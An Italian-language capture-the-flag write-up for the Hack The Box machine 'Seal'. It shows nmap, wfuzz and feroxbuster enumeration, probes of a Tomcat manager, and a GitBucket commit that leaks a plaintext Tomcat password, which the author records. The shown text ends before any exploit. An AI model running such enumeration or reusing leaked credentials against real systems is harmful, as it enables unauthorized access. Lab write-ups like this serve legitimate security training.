Seal

About Seal

Seal is a medium difficulty Linux machine that features an admin dashboard protected by mutual authentication. Enumeration of git logs from Gitbucket reveals tomcat manager credentials. Exploitation of Nginx path normalization leads to mutual authentication bypass which allows tomcat manager access. Foothold is obtained by deploying a shell on tomcat manager. An ansible playbook found to be running at intervals and vulnerable to arbitrary file read thus allows us moving laterally. Root shell is gained by exploiting a sudo entry.

IP =

Enumeration

SCAN NMAP PORT && SERVICE

```
opt/h/Seal  nmap -A -sC -sV -T5 -Pn 10.10.10.250 -oG seal_scan        ✓  root@xyz
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 11:24 CET
Nmap scan report for 10.10.10.250
Host is up (0.048s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=L
ondon/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
8080/tcp open  http     Jetty
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
```

```
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   45.81 ms 10.10.14.1
2   46.27 ms 10.10.10.250
```

In base a open ssh si ha 8.2p1 Ubuntu
443/tcp open ssl/http nginx 1.18.0 (Ubuntu) commonName=seal.htb
8080/tcp open http Jetty

FUZZING VHOST WITH WFUZZ

```
opt/h/Seal  wfuzz -u https://10.10.10.250 -H 'Host: FUZZ.seal.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.250/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   200        518 L    1140 W     19737 Ch    "ns"
000000031:   200        518 L    1140 W     19737 Ch    "mobile"
000000050:   200        518 L    1140 W     19737 Ch    "wiki"
000000049:   200        518 L    1140 W     19737 Ch    "server"
000000048:   200        518 L    1140 W     19737 Ch    "portal"
000000047:   200        518 L    1140 W     19737 Ch    "news"
000000046:   200        518 L    1140 W     19737 Ch    "img"
000000045:   200        518 L    1140 W     19737 Ch    "www1"
000000001:   200        518 L    1140 W     19737 Ch    "www"
000000003:   200        518 L    1140 W     19737 Ch    "ftp"
```


Il size comune e 19737 quindi ripeto il cmd con la flag --hh 19737

```
opt/h/Seal wfuzz -u https://10.10.10.250 -H 'Host: FUZZ.seal.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --hh 19737
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.250/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```


```
000000689:   400        16 L     122 W      2250 Ch     "gc._msdcs"
000009532:   400        14 L     100 W      1949 Ch     "#www"
000010581:   400        14 L     100 W      1949 Ch     "#mail"
000019834:   400        14 L     100 W      1949 Ch     "_domainkey"

Total time: 0
Processed Requests: 19966
Filtered Requests: 19962
Requests/sec.: 0
```

Web_server https

Aggiungo seal.htb al file /etc/hosts e visito il server web sulla porta 443 https



Andando a cliccare sui 2 forms che accettano imput utente ‘contact us’ and ‘search’ viene restituito esattamente lo stesso
contenuto ‘get’ della pag. seal.htb.
Quando invece provo a cercare la pagina di root ‘index.html’ carica la stessa pag. mentre con ‘index.php’ mi restituisce
un errore 404 , dandomi però una info in piu' e cioè che si tratta di un server 'Tomcat'



FUZZING DIRECTORY WITH FEROXBUSTER (flag -k per ignorare certificato)


```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😎                 ver: 2.11.0
────────────────────────────────────────────────────────
🎯 Target Url            │ https://seal.htb
🚀 Threads               │ 50
📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directori
es.txt
👌 Status Codes          │ All Status Codes!
💥 Timeout (secs)        │ 7
🦡 User-Agent            │ feroxbuster/2.11.0
💉 Config File           │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links         │ true
🏁 HTTP methods          │ [GET]
🔓 Insecure              │ true
🔃 Recursion Depth       │ 4
────────────────────────────────────────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────────
```

```
302      GET        0l        0w        0c https://seal.htb/admin ⇒ http://seal.htb/admin/
302      GET        0l        0w        0c https://seal.htb/images ⇒ http://seal.htb/images
/
302      GET        0l        0w        0c https://seal.htb/css ⇒ http://seal.htb/css/
302      GET        0l        0w        0c https://seal.htb/js ⇒ http://seal.htb/js/
```

```
302      GET        0l        0w        0c https://seal.htb/manager ⇒ http://seal.htb/manag
er/
```

Le directory principali trovate danno risultato 302 e sono /admin and /manager , quindi decido di esaminarle

```
opt/h/Seal  curl -k -I https://seal.htb/manager
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 18 Feb 2025 11:00:53 GMT
Connection: keep-alive
Location: http://seal.htb/manager/

opt/h/Seal  curl -k -I https://seal.htb/manager/html
HTTP/1.1 403 Forbidden
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 18 Feb 2025 11:01:25 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive

opt/h/Seal  curl -k -I https://seal.htb/manager/text
HTTP/1.1 401
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 18 Feb 2025 11:01:34 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: keep-alive
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 GMT
WWW-Authenticate: Basic realm="Tomcat Manager Application"
```



La prima richiesta crea un reindirizzamento a ‘https://seal.htb/manager/html’ andando su quest ultima trovo un risultato
403 ‘forbidden’ e andando sulla terza mi da una richiesta credenzali non autenticato ‘WWW-Authenticate’ di Tomcat.


Visitando invece /admin mi da un risultato 404 e quindi provo a fare il fuzzing di quest ultimo url con feroxbuster e trovo
2 path a esso collegati /dashboard e /dashboards , entrambe con risultato ‘not Authorized’ il che confemra

quanto detto
sopra.


```
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────────────────────────────────
🎯 Target Url            │ https://seal.htb/admin/
🚀 Threads               │ 50
📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directorie
s.txt
👌 Status Codes          │ All Status Codes!
💥 Timeout (secs)        │ 7
🦡 User-Agent            │ feroxbuster/2.11.0
💉 Config File           │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links         │ true
🏁 HTTP methods          │ [GET]
🔓 Insecure              │ true
🔃 Recursion Depth       │ 4
─────────────────────────────────────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
─────────────────────────────────────────────────────
404      GET        1l       63w        -c Auto-filtering found 404-like response and created
 new filter; toggle off with --dont-filter
403      GET        7l       10w      162c https://seal.htb/admin/dashboard
400      GET        1l       72w      771c https://seal.htb/admin/plain]
400      GET        1l       72w      771c https://seal.htb/admin/[
400      GET        1l       72w      771c https://seal.htb/admin/]
400      GET        1l       72w      771c https://seal.htb/admin/quote]
403      GET        7l       10w      162c https://seal.htb/admin/dashboards
400      GET        1l       72w      771c https://seal.htb/admin/extension]
400      GET        1l       72w      771c https://seal.htb/admin/[0-9]
```

Server Web 8080

Quindi non avendo le credenziali per la dashboard di /admin sullaporta 80 del server vado a controllare la porta 8080
trovata dallo scan nmap, e vengo reindirizzato a una pagina con un form di login, e il sofeare che gestisce la pagina è
'GitBucket'



Quindi creo un accoont e faccio il login



ci sono 2 repo root/infra non presenta nulla di interessante mentre l altra root/seal_market ha all interno un file
README. md

root / **seal_market**

Not watching | Fork: 0

branch: **master** | http://seal.htb:8080/git/root | Download ZIP | 13 commits

alex authored on 6 May 2021 — latest commit **db85dc0136**

app	Adding admin content	3 years ago
nginx	Updating nginx configuration	3 years ago
tomcat	Updating tomcat configuration	3 years ago
README.md	Updating README	3 years ago

README.md

Seal Market App

A simple online market application which offers free shopping, avoid crowd in this pandemic situation, saves time.

ToDo

- Remove mutual authentication for dashboard, setup registration and login features.
- Deploy updated tomcat configuration.
- Disable manager and host-manager.

Quello che viene espletato nelle note riguarda la volontà di rimuovere la ‘mutual authentication’ dalla dashboard del
server , il quale come so da scan nmap e errore 404 /admin gira con 'Tomcat e nginx'.
Quindi faccio una ricerca su google sia per capire cosa sia la mutual authentication e sia come funziona nel caso in
questione con ‘nginx’ e trovo quanto segue:

RIF: https://www.techtarget.com/searchsecurity/definition/mutual-authentication

What is mutual authentication?

Mutual authentication, also called two-way authentication, is a process or technology in which both entities in a communications link authenticate each other. In a network environment, the client authenticates the server and the server verifies the client before data can be exchanged.

Mutual authentication assures network users they are doing business with legitimate entities. It also ensures servers that all would-be users are attempting to gain access for legitimate purposes. Mutual server and client authentication helps minimize the risk of online fraud in e-commerce.

At its most basic, a process based on mutual authentication is a series of handshakes and exchanges of information about sender and receiver. The process confirms that both entities are who they claim to be and are trustworthy. Once that occurs, information can be exchanged between the two parties.

Quindi sostanzialmente assicura con una doppia autenticazione tra client e server che il client sia legittimo e che il server
abbia un business legittimo. autenticazione a 2 vie in cui il client autentica il server e il server verifica il client

RIF: https://smallstep.com/hello-mtls/doc/server/nginx

```
server {
    listen                  443 ssl;
    server_name             myserver.internal.net;
    # ...
    ssl_client_certificate /etc/nginx/client_certs/ca.crt;
    ssl_verify_client       optional;

    # ...


    location / {
      if ($ssl_client_verify != SUCCESS) {
        return 403;
      }
    # ...
}
```

Quindi vado a vedere il contenuto di ‘tomcat’

root / **seal_market**


branch: **master** seal_market / tomcat /

luis authored on 5 May 2021

..

Catalina/ localhost	Adding tomcat configuration
policy.d	Adding tomcat configuration
catalina.properties	Adding tomcat configuration
context.xml	Adding tomcat configuration
jaspic-providers.xml	Adding tomcat configuration
logging.properties	Adding tomcat configuration
server.xml	Adding tomcat configuration
tomcat-users.xml	Updating tomcat configuration
web.xml	Adding tomcat configuration

Nulla di interessante ma in alto a destra c ‘è un pulsante cliccabile ’commits' e andandoci su mi apre la cronologia dei
commits:



‘ADDING TOMCAT CONFIGURATION’ mostra i file presenti mentre ‘UPDATING TOMCAT CONFIGURATION’ mostra le
modifiche di un file di configurazione e in esso sono presenti delle credenziali:

root / **seal_market**

Not watching | Fork: 0

Updating tomcat configuration

master

Browse code

luis 1 parent **ac21032** commit **971f3aa3f0a0cc8aac12fd696d9631ca540f44c7**

authored on 5 May

Showing 1 changed file

Patch | Unified | Split

1 tomcat/tomcat-users.xml

Ignore Space | Show notes | View

```
40  40   <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41  41   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42  42   <user username="role1" password="<must-be-changed>" roles="role1"/>
43  43 -->
44     <user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
45  44 </tomcat-users>
46  45
```

CRED= tomcat:42MrHBf*z8{Z%

Con queste credenziali purtroppo non posso far nulla per adesso perchè come so da prima la dashboard di admin mi
da un errore 403 forbidden e non riesco ad accedere, quindi decido di andare a vedere il folder della configurazione di
'nginx' e quindi 'sites-enabled' 'defoult'

root / **seal_market**

branch: **master** seal_market / nginx / sites-enabled / default

```
##
# You should look at the following URL's in order to grasp a solid understanding
# of Nginx configuration files in order to fully unleash the power of Nginx.
# https://www.nginx.com/resources/wiki/start/
